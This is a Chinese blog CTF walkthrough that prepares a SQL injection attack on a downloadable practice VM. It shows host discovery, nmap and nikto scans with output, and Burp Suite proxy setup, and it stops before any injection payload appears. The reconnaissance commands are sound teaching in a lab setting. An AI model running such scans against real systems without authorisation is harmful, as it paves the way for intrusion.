CTF练习：SQL注入之post参数http报文注入

原创

CNwanku 于 2019-11-25 23:12:39 发布 1571 收藏 7

分类专栏： CTF入门练习 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43233085/article/details/103245642

CTF练习：SQL注入之post参数http报文注入

靶机地址：

链接: https://pan.baidu.com/s/1zNyLqsxhYxAsl77tTl6agA

提取码: 56kj

环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。
查看攻击机kali的IP，为172.19.75.143

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.75.143  netmask 255.255.255.0  broadcast 172.19.75.255
        inet6 fe80::a00:27ff:fe27:bb8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:27:0b:b8  txqueuelen 1000  (Ethernet)
        RX packets 6473  bytes 2783758 (2.6 MiB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 7098  bytes 606490 (592.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


查看靶机的IP，为172.19.75.41

```
root@kali:~# netdiscover -r 172.19.75,1/24
```

```
172.19.75.23    00:e0:4c:81:9b:18      1      60  REALTEK SEMICONDUCTOR CORP.
172.19.75.29    00:e0:4c:36:00:4a      1      60  REALTEK SEMICONDUCTOR CORP.
172.19.75.30    74:d4:35:06:33:91      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD
172.19.75.31    70:8b:cd:26:bc:ec      1      60  ASUSTek COMPUTER INC.
172.19.75.41    08:00:27:6a:7e:66      1      60  PCS Systemtechnik GmbH
172.19.75.46    80:fa:5b:4e:8f:05      1      60  CLEVO CO.
172.19.75.49    70:4d:7b:bc:4d:9e      1      60  ASUSTek COMPUTER INC.
172.19.75.73    40:16:7e:ab:1c:7b      1      60  ASUSTek COMPUTER INC.
```

ping一下，测试连通性，没问题，开始信息收集。

```
root@kali:~# ping 172.19.75.41
PING 172.19.75.41 (172.19.75.41) 56(84) bytes of data.
64 bytes from 172.19.75.41: icmp_seq=1 ttl=64 time=0.610 ms
64 bytes from 172.19.75.41: icmp_seq=2 ttl=64 time=0.409 ms
64 bytes from 172.19.75.41: icmp_seq=3 ttl=64 time=0.998 ms
64 bytes from 172.19.75.41: icmp_seq=4 ttl=64 time=0.653 ms
```

信息收集

探测靶场开放的端口信息与服务版本


```
root@kali:~# nmap -sV 172.19.75.41
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 16:55 CST
Nmap scan report for 172.19.75.41
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
443/tcp open  ssl/http Apache httpd
```

```
8080/tcp open  http     Apache httpd
MAC Address: 08:00:27:6A:7E:66 (Oracle VirtualBox virtual NIC)
```

使用nikto，对80端口进行进一步探测

```
root@kali:~# nikto -host http://172.19.75.41
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.19.75.41
+ Target Hostname:    172.19.75.41
+ Target Port:        80
+ Start Time:         2019-11-25 17:07:45 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
er the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4
4 is the EOL for the 2.x branch.
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8067 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2019-11-25 17:08:57 (GMT8) (72 seconds)
```

发现两个登录页面，弱口令admin没进去，先留着，可能存在sql注入。



使用nikto，对8080端口也进行进一步探测

```
root@kali:~# nikto -host http://172.19.75.41:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.19.75.41
+ Target Hostname:    172.19.75.41
+ Target Port:        8080
+ Start Time:         2019-11-25 17:09:14 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to t
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the us
er the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible di
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...https://blog.csdn.net/qq_43233085
```


访问一下可疑页面，没什么发现，注意一下红圈名称，后面会涉及。


- round_table_middle_left.png
- round_table_middle_right.png
- round_table_middle_top.png
- round_table_top_left.png
- round_table_top_right.png
- sub_header_bg.png
- tab1_applications.png
- tab1_welcome.png
- tab2_applications.png
- tab2_welcome.png
- tabs_bg.png
- wordpress.png


接着使用OWASP ZAP（之前博文有涉及过）对web的80端口与8080端口进行漏洞扫描，看看是否具有高危漏洞。
没有扫出什么，那只能我们自己动手了。


http报文获取

打开burpsuite，放在后台准备抓取报文。












进入工作页面，先设置一下代理。







点击Edit按钮，设置代理为127.0.0.1，走8081端口。




点击Intercept按钮，开始截断。





去到可能具有sql注入的登录页面，随意输入用户名和密码，例如admin和123456。



